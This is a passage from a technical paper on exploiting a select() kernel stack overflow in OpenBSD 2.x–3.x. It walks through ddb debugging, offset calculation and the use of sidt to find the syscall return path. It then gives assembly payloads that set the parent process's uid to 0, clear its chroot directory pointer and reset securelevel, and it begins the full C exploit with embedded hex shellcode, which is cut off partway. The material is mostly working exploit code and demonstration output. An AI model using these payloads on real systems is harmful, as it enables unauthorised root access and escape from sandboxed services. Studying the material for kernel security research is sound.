Actually for this specific overflow saved %ebp and saved %eip is 192 and 196 bytes away from the overflowed buffer, respectively. So, what we'll do is allocate 2 pages and pass the fd_set pointer as 'second_page - 200'. Then copyin() will start copying just 200 bytes before the end of the readable page and will hit the non readable page right after. An expection will be thrown and trap() will handle the fault as explained, 'protection fault' handler will check pcb_onfault and set the instruction pointer of the current PCB to the address of the handler, in this case _copy_fault. _copy_fault will return EFAULT.

If we go back to the sys_select() code getbits() macro [4] will check for the return value and will go to 'done' label on any value other than success (0). At this point sys_select() set the error code (errno) and return to syscall() (syscall dispatcher).

Here is the test code to verify the mprotect technique:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <unistd.h>

int
main(void)
```

```
{
        char *buf;
        u_long pgsz = sysconf(_SC_PAGESIZE);

        buf = (char *) malloc(pgsz * 3);
        /* asking for 3 pages, just to be safe */
        if(!buf) { perror("malloc"); exit(-1); }
        memset(buf, 0x41, pgsz*3); /* 0x41414141 ;) */

        buf = (char *) (((u_long) buf & ~pgsz) + pgsz);
        /* actually, we're using the 2. and 3. pages*/

        if(mprotect((char *) ((u_long) buf + pgsz), (size_t) pgsz,
                PROT_WRITE) < 0)
        {
                perror("mprotect"); exit(-1);
        }
        /* we set the 3rd page as WRITE only,
         * anything other than READ is fine
         */

        select(0x80000000, (fd_set *) ((u_long) buf + pgsz - 200), NULL,
                NULL, NULL);
}
```

- The ddb> kernel debugger

To be able to debug the kernel we will need to set up the ddb kernel debugger. Type the following commands to make sure ddb is set and don't forget that, you should have some sort of console access to be able to debug the kernel. (Physical access, console cable or those funky network console devices...)

```
bash-2.05a# sysctl -w ddb.panic=1
ddb.panic: 1 -> 1
bash-2.05a# sysctl -w ddb.console=1
ddb.console: 1 -> 1
```

The first sysctl command configures ddb to kick in on kernel panics. The latter will set up ddb accessible from console at any given time, with the ESC+CTRL+ALT key combination.

There is no way to explore kernel vulnerabilities without many panic()s getting in the way, so lets get dirty.

```
bash-2.05a# gcc -o test2 test2.c
bash-2.05a# sync
bash-2.05a# sync
bash-2.05a# uname -a
OpenBSD kernfu 3.1 GENERIC#59 i386
bash-2.05a# ./test2
uvm_fault(0xe4536c6c, 0x41414000, 0, 1) -> e
kernel: page fault trap, code=0
Stopped at      0x41414141:uvm_fault(0xe4536c6c, 0x41414000, 0, 1) -> e
...

ddb> trace
...
_kdb_trap(6,0,e462af08,1) at _kdb_trap+0xc1
_trap() at _trap+0x1b0
--- trap (number 6) ---
0x41414141:
ddb>
```

What all this means is that a page fault trap was taken from for address 0x41414141 and since this is an invalid address for kernel land, it was not able to be paged in (such like every illegal address reference) which lead to a panic(). This means we are on the right track and indeed overwrite the

```
%eip since the page 0x41414000 was attempted to loaded into memory.

Type following for a clean reboot.
ddb> boot sync
....

Lets verify that we gain the control by overwriting the %eip - here is how
to set the appropriate breakpoints:

Hit CTRL+ALT+ESC:

ddb> x/i _sys_select,130
_sys_select:    pushl   %ebp
_sys_select+0x1:        movl    %esp,%ebp
...
...
_sys_select+0x424:      leave
_sys_select+0x425:      ret
_sys_select+0x426:      nop
...
ddb> break _sys_select+0x425
ddb> cont
^M      --> hit enter!
bash-2.05a#

At this stage some other process might kick ddb> in because of its use of
the select syscall, just type 'cont' on the ddb> prompt and hit CR.

bash-2.05a# ./test2
...
ddb> print $ebp
41414141
ddb> x/i $eip
_sys_select+0x425:      ret
ddb> x/x $esp
0xe461df3c:     41414141 --> saved instruction pointer!
ddb> boot sync
...


--[ 3.2 - Payload storage problem


The payload storage area for user land vulnerabilities is usually the
overflowed buffer itself (if it's big enough) or some known user controlled
other location such like environment variables, pre-overflow command
leftovers, etc, etc, in short, any user controlled memory that will stay
resident long enough to reference at a later time. Since the overflowed
buffer may be small in size, it is not always feasible to store the payload
there. Actually, for this specific buffer overflow, the contents of the
overflowed buffer get corrupted leaving us no chance to return to it. Also,
we will need enough room to execute code in kernel space to be able to do
complex tasks, such as resetting the chroot pointers, altering pcred, ucred
and securelevel and resolving where to return to ... for all these reasons
we are going to execute payload in the source buffer as opposed to the
destination (overflowed) buffer. This means we're going to jump to the user
land page, execute our payload and return back to our caller transparently.
This is all legitimate execution and we will have almost unlimited space to
execute our payload. In regards to the select() overflow: copyin(ubuf,
kbuf, big_num), we'll execute code inside 'ubuf'.


--[ 3.3 - Return to user land problem


After we gain control and execute our payload, we need to clean things up
and start our journey to user land but this isn't as easy as it may sound.
My first approach was to do an 'iret' (return from interrupt) in the
```

payload after altering all necessary kernel structures but this approach turn out to be real painful. First of all, it's not an easy task to do all the post-syscall handling done by syscall() function. Also, the trap() code for kernel to user land transition can not be easily turn into payload assembly code. However the most obvious reason, not to choose the 'iret' technique is that messing with important kernel primitives such as locks, pending signals and/or mask-able interrupts is a really risky job thus drastically reducing the reliability of exploits and increasing the potential for post exploitation kernel panics. So I choose to stay out of it! ;)

The solution was obvious, after payload execution we should return to the point in syscall() handler where _sys_select() was supposed to return. After that point, we don't need to care about any of the aforementioned kernel primitives. This solution leads to the question of how to find out where to return into since we have overwritten the return address to gain control thus losing our caller's location. We will explorer many of the possible solutions in section 5 and usage of the idtr register for kernel land address gathering will be introduced on section 5.2 for some serious fun!! Let's get going ...

--[4 - Crafting the exploit

In this section, setting up of proper breakpoints and how to calculate the distance to the saved instruction pointer will be discussed. Also, a new version of test code will be presented in order to demostrate that execution can be successfully directed to the user land buffer.

--[4.1 - Breakpoints & Distance Calculation

```
bash-2.05a# nm /bsd | grep _sys_select
e045f58c T _linux_sys_select
e01c5a3c T _sys_select
bash-2.05a# objdump -d --start-address=0xe01c5a3c --stop-
address=0xe01c5e63\
>  /bsd | grep _copyin
e01c5b72:       e8 f9 a9 f3 ff          call   e0100570 <_copyin>
e01c5b9f:       e8 cc a9 f3 ff          call   e0100570 <_copyin>
e01c5bcc:       e8 9f a9 f3 ff          call   e0100570 <_copyin>
e01c5bf9:       e8 72 a9 f3 ff          call   e0100570 <_copyin>
```

The first copyin() is the one that copies the readfds and overflows the kernel stack. That's the one we are after.

```
CTRL+ALT+ESC
bash-2.05a# Stopped at _Debugger+0x4: leave
ddb> x/i 0xe01c5b72
_sys_select+0x136:      call    _copyin
ddb> break _sys_select+0x136
ddb> cont
^M
bash-2.05a# ./test2
Breakpoint at   _sys_select+0x136:      call    _copyin
ddb> x/x $esp,3
0xe461de20:     5f38    e461de78        10000000
```

These are the 3 arguments pushed on the stack for copyin() ubuf: 0x5f38 kbuf: 0xe461de78 len:10000000

```
ddb> x/x 0x5f38
0x5f38: 41414141
...
ddb> x/x $ebp
0xe461df38:     e461dfa8        --> saved %ebp
```

```
ddb> ^M
0xe461df3c:     e02f34ce        --> saved %eip
ddb>
```

In the x86 calling convention, 2 longs just before the base pointer are the saved eip (return address) and the saved ebp, respectively. To calculate the distance between the stack buffer and the saved eip in ddb is done as follows:

```
ddb> print 0xe461df3c - 0xe461de78
      c4
ddb> boot sync
...
```

The distance between the address of saved "return address" and the kernel buffer is 196 (0xc4) bytes. Limiting our copyin() operation to 200 bytes with the mprotect() technique will ensure a clean overflow.

4.2 - Return address overwrite & execution redirection

At this stage I'll introduce another test code to "verify" execution redirection and usability of the user land buffer for payload execution.

test3.c:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <unistd.h>

int
main(void)
{
        char *buf;
        long *lptr;
        u_long pgsz = sysconf(_SC_PAGESIZE);

        buf = (char *) malloc(pgsz * 3);
        if(!buf) { perror("malloc"); exit(-1); }
        memset(buf, 0xcc, pgsz*3); /* int3 */

        buf = (char *) (((u_long) buf & ~pgsz) + pgsz);

        if(mprotect((char *) ((u_long) buf + pgsz), (size_t) pgsz,
                PROT_WRITE) < 0)
        {
                perror("mprotect"); exit(-1);
        }


        lptr = (long *) ((u_long)buf + pgsz - 8);
        *lptr++ = 0xbaddcafe; /* saved %ebp, does not
                               * matter at this stage
                               */
        *lptr++ = (long) buf; /* overwrite the return addr
                               * with buf's addr
                               */
        select(0x80000000, (fd_set *) ((u_long) buf + pgsz - 200), NULL,
                NULL, NULL);
}
```

test3.c code will overwrite the saved ebp with 0xbaddcafe and the saved instruction pointer with the address of the user land buffer, which is filled with 'int 3''s (debug interrupts). This code should kick in the kernel debugger.

```
bash-2.05a# gcc -o test3 test3.c
bash-2.05a# ./test3
Stopped at      0x5001: int     $3
ddb> x/i $eip,2
0x5001: int     $3
0x5002: int     $3
ddb> print $ebp
baddcafe
ddb> boot sync
...
```

Everything goes as planned, we successfully jump to user land and execute code. Now we shall concentrate on other issues such as payload/shellcode creation, symbol address gathering on run time, etc...

--[5 - How to gather offsets & symbol addresses

Before considering what to achieve with kernel payload, I should remind you about the previous questions that we raised which was how to return back to user land, the proposed solution was basically to fix up %ebp, find out where syscall() handler is in memory, plus where in syscall() we should be returning. Payload is the obvious place to do the mentioned fix- ups but this brings the complication of how to gather kernel addresses. After dealing with some insufficient pre-exploitation techniques such like 'nm /bsd', kvm_open() and nlist() system interfaces which are all lacking the solution for non-reable (in terms of fs permissions) kernel image (/bsd). I come to the conclusion that all address gathering should be done on run time (in the execution state of the payload). Many win32 folks have been doing this type of automation in shellcodes by walking through the thread environment block (TEB) for some time. Also kernel structures such like the process structure has to be supplied to the payload in order to achieve our goals. Following sections would introduce the proposed solutions for kernel space address gathering.

--[5.1 - sysctl() syscall

sysctl() system call will enable us to gather process structure information which is needed for the credential and chroot manipulation payloads. In this section we will take a brief look into the internals of the sysctl() syscall.

sysctl is a system call to get and set kernel level information from user land. It has a good interface to pass data from kernel to user land and back. sysctl interface is structured into several sub components such as the kernel, hardware, virtual memory, net, filesystem and architecure system control interfaces. We'll concentrate on the kernel sysctl's which is handled by the kern_sysctl()function. See: sys/kern/kern_sysctl.c:234 kern_sysctl() function also assigns different handlers to certain queries such as proc structure, clockrate, vnode and file information. The process structure is handled by the sysctl_doproc() function and this is the interface to kernel land information that we are after!

```
int
sysctl_doproc(name, namelen, where, sizep)
        int *name;
        u_int namelen;
        char *where;
        size_t *sizep;
{

...

[1] for (; p != 0; p = LIST_NEXT(p, p_list)) {
```

```
...
[2]         switch (name[0]) {

                case KERN_PROC_PID:
                        /* could do this with just a lookup */
[3]                     if (p->p_pid != (pid_t)name[1])
                                continue;
                        break;

                ...

           }
                ....

                if (buflen >= sizeof(struct kinfo_proc)) {
[4]                     fill_eproc(p, &eproc);
[5]                     error = copyout((caddr_t)p, &dp->kp_proc,
                                        sizeof(struct proc));
....


void
fill_eproc(p, ep)
        register struct proc *p;
        register struct eproc *ep;
{
        register struct tty *tp;

[6]         ep->e_paddr = p;
```

Also for sysctl_doproc() there can be different types of queries which are handled by the switch [2] statement. KERN_PROC_PID is the query that is sufficient enough to gather the needed address about any process's proc structure. For the select() overflow it was sufficient enough just to gather the parent process's proc address but the setitimer() vulnerability make use of the sysctl() interface in many different ways (more on this later).

sysctl_doproc() code iterates through [1] the linked list of proc structures in order to find the queried pid [3], and, if found, certain structures (eproc & kp_proc) get filled-in [4], [5] and copyout to user land. fill_eproc() (called from [4]) does the trick [6] and copies the proc address of the queried pid into the e_paddr member of the eproc structure, which, in turn, was eventually copied out to user land in the kinfo_proc structure (which is the main data structure for the sysctl_doproc() function). For further information on members of these structures see: sys/sys/sysctl.h.

The following is the function we'll be using to retrieve the kinfo_proc structure:

```
void
get_proc(pid_t pid, struct kinfo_proc *kp)
{
   u_int arr[4], len;

        arr[0] = CTL_KERN;
        arr[1] = KERN_PROC;
        arr[2] = KERN_PROC_PID;
        arr[3] = pid;
        len = sizeof(struct kinfo_proc);
        if(sysctl(arr, 4, kp, &len, NULL, 0) < 0) {
                perror("sysctl");
                exit(-1);
        }
```

```
}
```

It is a pretty straightforward interface, what happens is: CTL_KERN will be dispatched to kern_sysctl() by sys_sysctl() KERN_PROC will be dispatched to sysctl_doproc() by kern_sysctl() KERN_PROC_PID will be handled by the aforementioned switch statement, eventually returning the kinfo_proc structure.

<rant>
sysctl() system call might be there with all good intensions such as getting and setting kernel information in a dynamic fashion. However, from a security point of view, I believe sysctl() syscall should not be blindly giving proc information about any queried pid. Credential checks should be added in proper places, especially for the systcl_doproc() interface ...
</rant>

--[5.2 - sidt technique & _kernel_text search

As mentioned before, we are after transparent payload execution so that _sys_select() will actually return to its caller _syscall() as expected. I will explain how to gather the return path in this section. The solution depends on the idtr (interrupt descriptor table register) that contains a fixed location address, which is the start of the Interrupt Descriptor Table (IDT).

Without going into too many details, IDT is the table that holds the interrupt handlers for various interrupt vectors. Each interrupt in x86 is represented by a number in the range 0 - 255 and these numbers are called the interrupt vectors. These vectors are used to locate the initial handler for any given interrupt inside the IDT. IDT contains 256 entries, each being 8 bytes. IDT descriptor entries can be 3 different types but we will concentrate only on the gate descriptor:

sys/arch/i386/include/segment.h:99

```
struct gate_descriptor {
        unsigned gd_looffset:16;        /* gate offset (lsb) */
        unsigned gd_selector:16;        /* gate segment selector */
        unsigned gd_stkcpy:5;           /* number of stack wds to cpy */
        unsigned gd_xx:3;               /* unused */
        unsigned gd_type:5;             /* segment type */
        unsigned gd_dpl:2;              /* segment descriptor priority
level */
        unsigned gd_p:1;                /* segment descriptor present */
        unsigned gd_hioffset:16;        /* gate offset (msb) */
}
```

gate_descriptor's members gd_looffset and gd_hioffset will form the low level interrupt handler's address. For more information on the various fields, reader should consult to the architecture manuals [Intel].

System call interface to request kernel services is implemented through the software initiated interrupt: 0x80. Armored with this knowledge, starting from the address of the low level syscall interrupt handler and walking through the kernel text, we can find our way to the high level syscall handler and finally return to it.

Interrupt descriptor table under OpenBSD is named _idt_region and slot number: 0x80 is the gate descriptor for the system call interrupt 'int 0x80'. Since every member is 8 bytes, system call gate_descriptor is at address '_idt_region + 0x80 * 0x8' which is '_idt_region + 0x400'.

```
bash-2.05a# Stopped at          _Debugger+0x4: leave
ddb> x/x _idt_region+0x400
_idt_region+0x400:      80e4c
```

```
ddb> ^M
_idt_region+0x404:      e010ef00
```

To figure out the initial syscall handler we need to do the proper 'shift' and 'or' operations on the gate descriptor bit fields, which leads to the 0xe0100e4c kernel address.

```
bash-2.05a# Stopped at          _Debugger+0x4: leave
ddb> x/x 0xe0100e4c
_Xosyscall_end: pushl   $0x2
ddb> ^M
_Xosyscall_end+0x2:     pushl   $0x3
...
...
_Xosyscall_end+0x20:    call    _syscall
...
```

As per exception or software initiated interrupt, the corresponding vector is found in the IDT and the execution is redirected to the handler gathered from the gate descriptor. This is an intermediate handler and will eventually take us to real handler. As seen at the kernel debugger output, the initial handler _Xosyscall_end saves all registers (also some other low level stuff) and immediately calls the real handler which is _syscall().

We have mentioned that the idtr register always contains the address of the _idt_region, here is the way to access its content:

```
sidt 0x4(%edi)
mov  0x6(%edi),%ebx
```

Address of the _idt_region is moved to ebx and IDT can now be referenced via ebx. Assembly code to gather the syscall handler starting from the initial handler is as follows;

```
sidt 0x4(%edi)
mov  0x6(%edi),%ebx     # mov _idt_region is in ebx
mov  0x400(%ebx),%edx   # _idt_region[0x80 * (2*sizeof long) = 0x400]
mov  0x404(%ebx),%ecx   # _idt_region[0x404]
shr  $0x10,%ecx         #
sal  $0x10,%ecx         # ecx = gd_hioffset
sal  $0x10,%edx         #
shr  $0x10,%edx         # edx = gd_looffset
or   %ecx,%edx          # edx = ecx | edx  =  _Xosyscall_end
```

At this stage we have successfully found the initial/intermediate handler's location, so the next step is to search through the kernel text, find 'call _syscall', gather the displacement of the call instruction and add it to the address of the instruction's location. Also plus 5 should be added to the displacement for the size of the call instruction.

```
xor  %ecx,%ecx          # zero out the counter
up:
inc  %ecx
movb (%edx,%ecx),%bl    # bl =  _Xosyscall_end++
cmpb $0xe8,%bl          # if bl == 0xe8 : 'call'
jne  up

lea  (%edx,%ecx),%ebx   # _Xosyscall_end+%ecx: call _syscall
inc  %ecx
mov  (%edx,%ecx),%ecx   # take the displacement of the call ins.
add  $0x5,%ecx          # add 5 to displacement
add  %ebx,%ecx          # ecx = _Xosyscall_end+0x20 + disp = _syscall()
```

At this stage %ecx holds the address of the real handler _syscall(). The next step is to find out where to return inside the syscall() function which eventually leads to a broader research on various versions of OpenBSD with various kernel compilation options. Luckily, it turns out to be safe to search for the 'call *%eax' instruction inside the _syscall(), because

this turns out to be the instruction that dispatches every system call to its final handler in every OpenBSD version I have tested.

For OpenBSD 2.6 through 3.1 kernel code always dispatched the system calls with the 'call *%eax' instruction, which is unique in the scope of _syscall() function.

```
bash-2.05a# Stopped at          _Debugger+0x4: leave
ddb> x/i _syscall+0x240
_syscall+0x240: call    *%eax
ddb>cont
```

Our goal is now to figure out the offset (0x240 in the above disasm) for any kernel version so that we can return to the instruction just after it from our payload and achieve our goal. The code to search for 'call *%eax' is as follows:

```
# _syscall+0x240: ff
# _syscall+0x241: d0    0x240->0x241 OBSD3.1

mov  %ecx,%edi          # ecx is the addr of _syscall
movw $0xd0ff,%ax        # search for ffd0 'call *%eax'
cld
mov  $0xffffffff,%ecx
repnz
scasw                   # scan (%edi++) for %ax

# %edi gets incremented one last time before breaking the loop
# %edi contains the instruction address just after 'call *%eax'
# so return to it!!!

xor  %eax,%eax          #set up the return value = Success ;)

push %edi               # push %edi on the stack and return to it
ret
```

Finally, this is all we needed for a clean return. This payload can be used for any syscall overflow without requiring any further modification.

--[5.3 - _db_lookup() technique

This technique introduces no new concepts; it is just another kernel text search to find out the address of _db_lookup() -- the kernel land equivalent of dlsym(). The search is based on the function fingerprint, which is fairly safe on the recent versions on which the code has been developed, but it might not work on the older versions. I choose to keep it out of the text for brevity's sake but it's exact the same 'repnz scas' concept just used in the idtr technique. (for sample code, contact me.)

--[5.4 - /usr/bin/nm, kvm_open(), nlist()

/usr/bin/nm, kvm library and nlist() library interface can all be used to gather kernel land symbols and offsets but, as we already mentioned, they all require a readable kernel image and/or additional privileges which in most secured systems are not usually avaliable.

Furthermore, the most obvious problem with these interfaces are that they won't work at all in chroot()ed environments with no privileges (nobody). These are the main reasons I have not used these techniques within the exploitation phase of privilege escalation and chroot breaking, but after establishing full control over the system (uid = 0 and out of jail), I have made use of offline binary symbol gathering in order to reset the securelevel, more about this later.

--[5.5 - %ebp fixup

After taking care of the saved return address, we need to fix %ebp to prevent crashes in later stages (especially in _syscall() code). The proper way to calculate %ebp is to find out the difference between the stack pointer and the saved base pointer at the procedure exit and used this static number to restore %ebp. For all the versions of OpenBSD 2.6 through 3.1 this difference was 0x68 bytes. You can simply set a breakpoint on _sys_select prolog and another one just before the 'leave' instruction at the epilog and calculate the difference between the %ebp recorded at the prolog and the %esp recorded just before the epilog.

```
lea  0x68(%esp),%ebp # fixup ebp
```

Above instruction would be enough to set the %ebp back to its old value.

--[6 - Payload/Shellcode Creation

In the following sections we'll develop small payloads that modify certain fields of its parent process' proc structure to achieve elevated privileges and break out of chroot/jail environments. Then, we'll chain the developed assembly code with the sidt code to work our way back to user land and enjoy our new privileges.

--[6.1 - What to achieve

Setting up a jail with nobody privileges and trying to break out of it seems like a fairly good goal to achieve. Since all these privilege separation terms are brought into OpenBSD with the latest OpenSSH, it would be nice to actually demonstrate how trivial it would be to bypass this kind of 'protection' by way of such kernel level vulnerabilities.

Certain inetd.conf services and OpenSSH are run as nobody/user in a chrooted/jailed environment -- intended to be an additional assurance of security. This is a totally false sense of security; jailme.c code follows:

jailme.c:

```
#include <stdio.h>

int
main()
{
        chdir("/var/tmp/jail");
        chroot("/var/tmp/jail");
        setgroups(NULL, NULL);
        setgid(32767);
        setegid(32767);
        setuid(32767);
        seteuid(32767);
        execl("/bin/sh", "jailed", NULL);
}
```

```
bash-2.05a# gcc -o jailme jailme.c
bash-2.05a# cp jailme /tmp/jailme
bash-2.05a# mkdir /var/tmp/jail
bash-2.05a# mkdir /var/tmp/jail/usr
bash-2.05a# mkdir /var/tmp/jail/bin /var/tmp/jail/usr/lib
bash-2.05a# mkdir /var/tmp/jail/usr/libexec
bash-2.05a# cp /bin/sh /var/tmp/jail/bin/
bash-2.05a# cp /usr/bin/id /var/tmp/jail/bin/
```

```
bash-2.05a# cp /bin/ls /var/tmp/jail/bin/
bash-2.05a# cp /usr/lib/libc.so.28.3 /var/tmp/jail/usr/lib/
bash-2.05a# cp /usr/libexec/ld.so /var/tmp/jail/usr/libexec/
bash-2.05a# cat >> /etc/inetd.conf
1024            stream  tcp     nowait  root    /tmp/jailme
^C
bash-2.05a# ps aux | grep inetd
root     19121  0.0  1.1   148   352 p0  S+     8:19AM    0:00.05 grep
inetd
root     27152  0.0  1.1    64   348 ??  Is     6:00PM    0:00.08 inetd
bash-2.05a# kill -HUP 27152
bash-2.05a# nc -v localhost 1024
Connection to localhost 1024 port [tcp/*] succeeded!
ls -l /
total 4
drwxr-xr-x  2 0  0  512 Dec  9 16:23 bin
drwxr-xr-x  4 0  0  512 Dec  9 16:21 usr
id
uid=32767 gid=32767
ps
jailed: <stdin>[4]: ps: not found
....
```

--[6.2 - The payload

Throughout this section we will introduce all the tiny bits of the complete payload. So all these section chained together will form the eventual payload, which will be available at the code section (10) of this paper.

--[6.2.1 - p_cred & u_cred

We'll start with the privilege elevation section of the payload. Following is the payload to update ucred (credentials of user) and pcred (credentials of the process) of any given proc structure. Exploit code fills in the proc address of its parent process by using the sysctl() system call (discussed on 5.1) replacing .long 0x12345678. The following 'call' and 'pop' instructions will load the address of the given proc structure address into %edi. The typical address gathering technique used in almost every PIC %shellcode [ALEPH1].

```
call moo
.long 0x12345678   <-- pproc addr
.long 0xdeadcafe
.long 0xbeefdead
nop
nop
nop
moo:
pop  %edi
mov  (%edi),%ecx      # parent's proc addr in ecx

                      # update p_ruid
mov  0x10(%ecx),%ebx  # ebx = p->p_cred
xor  %eax,%eax        # eax = 0
mov  %eax,0x4(%ebx)   # p->p_cred->p_ruid = 0

                      # update cr_uid
mov  (%ebx),%edx      # edx = p->p_cred->pc_ucred
mov  %eax,0x4(%edx)   # p->p_cred->pc_ucred->cr_uid = 0
```

--[6.2.2 - chroot breaking

Next tiny assembly fragment will be the chroot breaker of our complete payload.

Without going into extra detail (time is running out, deadline is within 3 days ;)), lets take a brief look of how chroot is checked on a per-process basis. chroot jails are implemented by filling in the fd_rdir member of the filedesc (open files structure) with the desired jail directories vnode pointer. When kernel is giving certain services to any process, it checks for the existence of this pointer and if it's filled with a vnode that process is handled slightly different and kernel will create the notion of a new root directory for this process thus jailing it into a predefined directory. For a regular process this pointer is zero / unset. So without any further need to go into implementation level details, just setting this pointer to NULL means FREEDOM! fd_rdir is referenced through the proc structure as follows:

```
p->p_fd->fd_rdir
```

As with the credentials structure, filedesc is also trivial to access and alter, with only 2 instruction additions to our payload.

```
# update p->p_fd->fd_rdir to break chroot()

mov  0x14(%ecx),%edx    # edx = p->p_fd
mov  %eax,0xc(%edx)     # p->p_fd->fd_rdir = 0
```

--[6.2.3 - securelevel

OpenBSD has 4 different securelevels starting from permanently insecure to highly secure mode. The system by default runs at level 1 which is the secure mode. Secure mode restrictions are as follows:

- securelevel may no longer be lowered except by init
- /dev/mem and /dev/kmem may not be written to
- raw disk devices of mounted file systems are read-only
- system immutable and append-only file flags may not be removed
- kernel modules may not be loaded or unloaded

Some of these restrictions might complicate further compromise of the system. So we should also take care of the securelevel flag and reset it to 0, which is the insecure level that gives you privileges such as being able to load kernel modules to further penetrate the system.

But there were many problems in run time searching of the address of securelevel in memory without false positives so I chose to utilize this attack at a later stage. The stage that we get uid 0 and break free out of jail, now we have all the interfaces available mentioned in section 5.4 to query any kernel symbol and retrieve its address.

```
bash-2.05a# /usr/bin/nm /bsd | grep securelevel
e05cff38 B _securelevel
```

For this reason an additional, second stage exploit was crafted (without any difference, other then the payload) that executes the following assembly routine and returns to user land, using the idtr technique. See ex_select_obsd_secl.c in section 10

```
call moo
.long 0x12345678     <-- address of securelevel filled by user
moo:
pop  %edi
mov  (%edi),%ebx      # address of securelevel in ebx
                      # reset security level to 0/insecure
xor  %eax,%eax        # eax = 0
mov  %eax,(%ebx)      # securelevel = 0
```

...

--[6.3 - Get root & escape jail

All of the above chained into 2 piece of exploit code. Here is the door to freedom! (Exploits and payloads can be found in section 10)

```
bash-2.05a# gcc -o ex ex_select_obsd.c
bash-2.05a# gcc -o ex2 ex_select_obsd_secl.c
bash-2.05a# cp ex /var/tmp/jail/
bash-2.05a# cp ex2 /var/tmp/jail/
bash-2.05a# nc -v localhost 1024
id
uid=32767 gid=32767
ls /
bin
ex
ex2
usr
./ex


[*] OpenBSD 2.x - 3.x select() kernel overflow     [*]
[*] by    Sinan "noir" Eren  -  noir@olympos.org   [*]


userland: 0x0000df38 parent_proc: 0xe46373a4
id
uid=0(root) gid=32767(nobody)
uname -a
OpenBSD kernfu 3.1 GENERIC#59 i386
ls /
.cshrc
.profile
altroot
bin
boot
bsd
dev
etc
...
sysctl kern.securelevel
kern.securelevel = 1
nm /bsd | grep _securelevel
e05cff38 B _securelevel
./ex2 e05cff38
sysctl kern.securelevel
kern.securelevel = 0
```

... ;)

Directly copying the exploit into the jailed environment might seem a bit unrealistic but it really is not an issue with system call redirection [MAXIMI] or even by using little more imaginative shellcodes, you can execute anything from a remote source without any further need for a shell interpreter. To the best of my knowledge there is 2 commercial products that have already achieved such remote execution simulations. [IMPACT], [CANVAS]

--[7 - Conclusions

My goal in writing this paper was try to prove kernel land vulnerabilities such as stack overflows and integer conditions can be exploited and lead to total control over the system, no matter how strict your user land (i.e.,

privilege separation) or even kernel land (i.e., chroot, systrace, securelevel) enforcements are ... I also tried to contribute to the newly raised concepts (greets to Gera) of fail-safe and reusable exploitation code generation.

I would like to end this article with my favorite vuln-dev posting of all time:

Subject: RE: OpenSSH Vulns (new?) Priv seperation
[...]
reducing root-run code from 27000 to 2500 lines is the important part.
who cares how many holes there are when it is in /var/empty/sshd chroot
with no possibility of root :)

XXXXX

[I CARE. lol! ;)]

--[8 - Greetings

Thanks to Dan and Dave for correcting my English and committing many logic fixes. Thanks to certain anonymous people for their help and support.

Greets to: optyx, dan, dave aitel, gera, bind, jeru, #convers
uberhax0r, olympos and gsu.linux ppl

Most thanks of all to goes to Asli for support, help and her never-ending affection. Seni Seviyorum, mosirrr!!

--[9 - References

- [ESA] Exploiting Kernel Buffer Overflows FreeBSD Style
http://online.securityfocus.com/archive/1/153336

- [LSD-PL] Kernel Level Vulnerabilities, 5th Argus Hacking Challenge
http://lsd-pl.net/kernel_vulnerabilities.html

- [4.4 BSD] The Design and Implementation of the 4.4BSD Operating System

- [Intel] Intel Pentium 4 Processors Manuals
http://developer.intel.com/design/Pentium4/manuals/

- [ALEPH1] Smashing The Stack For Fun And Profit
http://www.phrack.org/show.php?p=49&a=14

- [MAXIMI] Syscall Proxying - Simulating Remote Execution
http://www.corest.com/files/files/13/BlackHat2002.pdf

- [IMPACT] http://www.corest.com/products/coreimpact/index.php

- [CANVAS] http://www.immunitysec.com/CANVAS

- [ODED] Big Loop Integer Protection
Phrack #60 0x09 by Oded Horovitz

--[10 - Code

```
<++> ./ex_kernel/ex_select_obsd.c
/**
 ** OpenBSD 2.x 3.x select() kernel bof exploit
 ** Sinan "noir" Eren
 ** noir@olympos.org | noir@uberhax0r.net
```

```
 ** (c) 2002
 **
 **/

#include <stdio.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/sysctl.h>
#include <sys/signal.h>
#include <sys/utsname.h>
#include <sys/stat.h>

/* kernel_sc.s shellcode */
unsigned char shellcode[] =
"\xe8\x0f\x00\x00\x00\x78\x56\x34\x12\xfe\xca\xad\xde\xad\xde\xef\xbe"
"\x90\x90\x90\x5f\x8b\x0f\x8b\x59\x10\x31\xc0\x89\x43\x04\x8b\x13\x89"
"\x42\x04\x8b\x51\x14\x89\x42\x0c\x8d\x6c\x24\x68\x0f\x01\x4f\x04\x8b"
"\x5f\x06\x8b\x93\x00\x04\x00\x00\x8b\x8b\x04\x04\x00\x00\xc1\xe9\x10"
"\xc1\xe1\x10\xc1\xe2\x10\xc1\xea\x10\x09\xca\x31\xc9\x41\x8a\x1c\x0a"
"\x80\xfb\xe8\x75\xf7\x8d\x1c\x0a\x41\x8b\x0c\x0a\x83\xc1\x05\x01\xd9"
"\x89\xcf\x66\xb8\xff\xd0\xfc\xb9\xff\xff\xff\xff\xf2\x66\xaf\x31\xc0"
"\x57\xc3";

void sig_handler();
void get_proc(pid_t, struct kinfo_proc *);

int
main(int argc, char **argv)
{
   char *buf, *ptr, *fptr;
   u_long pgsz, *lptr, pprocadr;
   struct kinfo_proc kp;

  printf("\n\n[*] OpenBSD 2.x - 3.x select() kernel overflow   [*]\n");
  printf("[*] by  Sinan \"noir\" Eren  -  noir@olympos.org  [*]\n");
  printf("\n\n"); sleep(1);

         pgsz = sysconf(_SC_PAGESIZE);
         fptr = buf = (char *) malloc(pgsz*4);
         if(!buf) {
                   perror("malloc");
                   exit(-1);
                 }
         memset(buf, 0x41, pgsz*4);

        buf = (char *) (((u_long)buf & ~pgsz) + pgsz);

        get_proc((pid_t) getppid(), &kp);
        pprocadr = (u_long) kp.kp_eproc.e_paddr;

        ptr = (char *) (buf + pgsz - 200); /* userland adr */
        lptr = (long *) (buf + pgsz - 8);

        *lptr++ = 0x12345678; /* saved %ebp */
        *lptr++ = (u_long) ptr; /*(uadr + 0x1ec0);  saved %eip */

        shellcode[5] = pprocadr & 0xff;
        shellcode[6] = (pprocadr >> 8) & 0xff;
        shellcode[7] = (pprocadr >> 16) & 0xff;
        shellcode[8] = (pprocadr >> 24) & 0xff;

        memcpy(ptr, shellcode, sizeof(shellcode)-1);

        printf("userland: 0x%.8x ", ptr);
        printf("parent_proc: 0x%.8x\n", pprocadr);
```

```
        if( mprotect((char *) ((u_long) buf + pgsz), (size_t)pgsz,
                                                PROT_WRITE) < 0) {
                perror("mprotect");
                exit(-1);
        }

